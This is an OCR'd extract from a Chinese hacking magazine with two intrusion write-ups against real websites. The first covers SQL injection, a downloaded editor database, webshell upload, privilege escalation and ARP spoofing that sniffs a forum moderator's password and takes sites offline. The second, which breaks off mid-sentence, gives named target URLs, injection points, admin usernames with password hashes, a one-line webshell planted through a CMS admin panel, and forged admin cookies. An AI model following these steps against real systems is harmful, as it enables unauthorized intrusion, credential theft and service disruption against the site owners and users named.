


图12

拿出啊D，在上面打上google.com，在google.com里面打上asp?= site:leatherofworld.com，选项设置100，开始检测，还真跑出了几个注入点，而且还提示是DB_OWNER权限，不过用啊D，明小子等等都列不了目录，表名猜出来也没有什么利用价值，而且在猜到密码的时候提示如图11。无奈之下又拿出wscan探测一下目录，这次扫到了eWebEditor，直接用默认密码登录，提示不对，试试默认数据库，成功下载，如图12所示。

接下来就是打开数据库，去MD5网站破解，很幸运破解出来了，接着登录后台，如图13所示，关于这个拿WEBSHELL也不用俺再说了，我直接在WEBSHELL传了一个SU.asp，开始提权，如图14所示。接下来开始连219.232.235.205，成功连上，现在有两个思路，一个是抓哈希，破解出来，有可能203和205用的是同一个密码，可是当我花几个小时破解完哈希后却很郁闷的连不上，如图15所示。


图13

接下来就是突破ARP防火墙了，看到有位好友在线，就不说出他网名了，直接问下他，他给我一个EST网址，上面是一个调凌玫瑰写的一个工具，原理就是跟arp防火墙比与网关发arp包刷新mac地址的速度，发包工具将被欺骗的ip和mac不断的告诉网关，让网关不停的应答，然后网关就把你当成被欺骗的机器了。








图14

这个工具使用很简单，填上网关的IP和MAC地址，再填上被欺骗的IP和MAC地址，直接PING 219.232.235.203，再执行arp -a，mac地址就出来了，如图16所示。把这些填在上面再选择几个网卡就可以了，如图17所示。这个工具最好能用两台同网关的服务器，一台发包，一台CAIN，我就用的是一台机器，嗅不了多长时间服务器就会挂掉，这个工具会造成网络堵塞，过了没几个小时嗅到了红黑论坛一个超级版主的密码，如图18所示。但是没有嗅到管理员的密码，我也没有继续下去，因为每嗅一会不但219.232.235.205的机器会挂，就连被欺骗的219.232.235.203上的网站也全打不开，心里想想不能因为自己造成这么多网站打不开，所以就没有继续下去，也感觉有点累了。


图15


图16


图17


图18

这次入侵一共花了5天的时间，当然只要有时间和耐心是可以的。文章技术简单，主要是希望给比我还菜的朋友在入侵的时候带来思路，欢迎大家来“黑手”和我交流，俺现在是“黑软交流”的版主^－^。

[文章里用到的工具cain、superscan、ncpharp.exe、wscan.exe已收录在本期光盘]

编辑点评：大量的信息收集、入侵知识的不断积累、不懈的细心和耐心，这些都是做入侵检测必要的。看完深深叹一口气，我什么时间失去了耐心呢？

HackBase渗透_狗尾续貂


图 一手夹烟

应当从本文看到：作者的学习态度

我写此文仅仅是为了完善《对hackbase的一次渗透全过程+修改黑基主页》(http://www.hack58.net/Soft/html/13/25/2007/2007103011638.htm)教程，绝无恶意。同时也希望多交几位志同道合的朋友。


一、排查摸底


从录像中看作者的旁注服务器IP地址为218.28.195.133。服务器为内网、系统为2000操作系统。先用明小子或http://www.domaintools.com/reverse-ip、http://www.114best.com/ip这几个看一下这个服务器的域名捆绑，就得到http://www.xcym.com一个站点(与实际进入服务器后的IIS挂的站还是有较大的差异)。打开阿D注入工具，用百度查找"inurl:asp site:www.xcjzq.cn"很快得到注入点http://www.xcym.com/new/type.asp?typeid=20。注入后得到管理员用户：浙川移民，密码：32f99cd7518b70b2，无法从http://www.cmd5.com破解。用阿D扫出后台“http://www.xcym.com/new/admin/login.asp”，从后台的页面可以知道这个站“浙川汽车减振器厂后台管理系统”，如图1所示。



图1

二、绕道前行

看来只有从浙川汽车减振器厂的网站入手了。花费了点时间，从百度上找到这个站点，体力活还是需要足够细心。同样用阿D找到后台http://www.xcjzq.cn/news/admin/login.asp、注入点http://www.xcjzq.cn/news/type.asp?typeid=29。注入得到后台用户：xcjzq，密码：b323c7bd5106f4cc（730419）。有三个后台，进入第一个新闻及管理页面(从以前的经验来看，这个网站为沸腾新闻站整合系统。用户无注册。如有注册，可用NC提交直接注册管理员用户)。在后台新写个文章，文章管理=>添加文章=>选择任一栏目，下一步=>选择大小类，文章头加个一句话，执行http://www.xcjzq.cn/news/admin/createasp.asp，更新首页链接ASP。用一句话服务端链接http://www.xcjzq.cn/news/lastnewsxp.asp，得到WEBSHELL(如图2、图3、图4)。



图2


图4



图3

三、直面目标

沸腾新闻有后台COOKIE欺骗漏洞，用明小子，进入浙川汽车减振器厂后台http://www.xcjzq.cn/news/admin/index.asp，得到COOKIEreglevel；fullname=%C5%ED%D1%F4；purview=99999；KEY=super；UserName=xcjzq；ASPSESSIONIDCCTTRDAT=CFNIABGDLCMDKBI PABELFIFH；Passwd=b323c7bd5106f4cc。用Cookis Browser.exe工具，先构造后台http://www.xcym.com/new/admin/index.asp,构造cookie"reglevel;purview=99999；KEY=super；UserName=浙川移民；ASPSESSIONIDCCTTRDAT=AFLIABGDAOGHBHLOOI DJALCE;Passwd=32f99cd7518b70b2。多试几次就可欺骗进入后台，注：观察图片Cookis 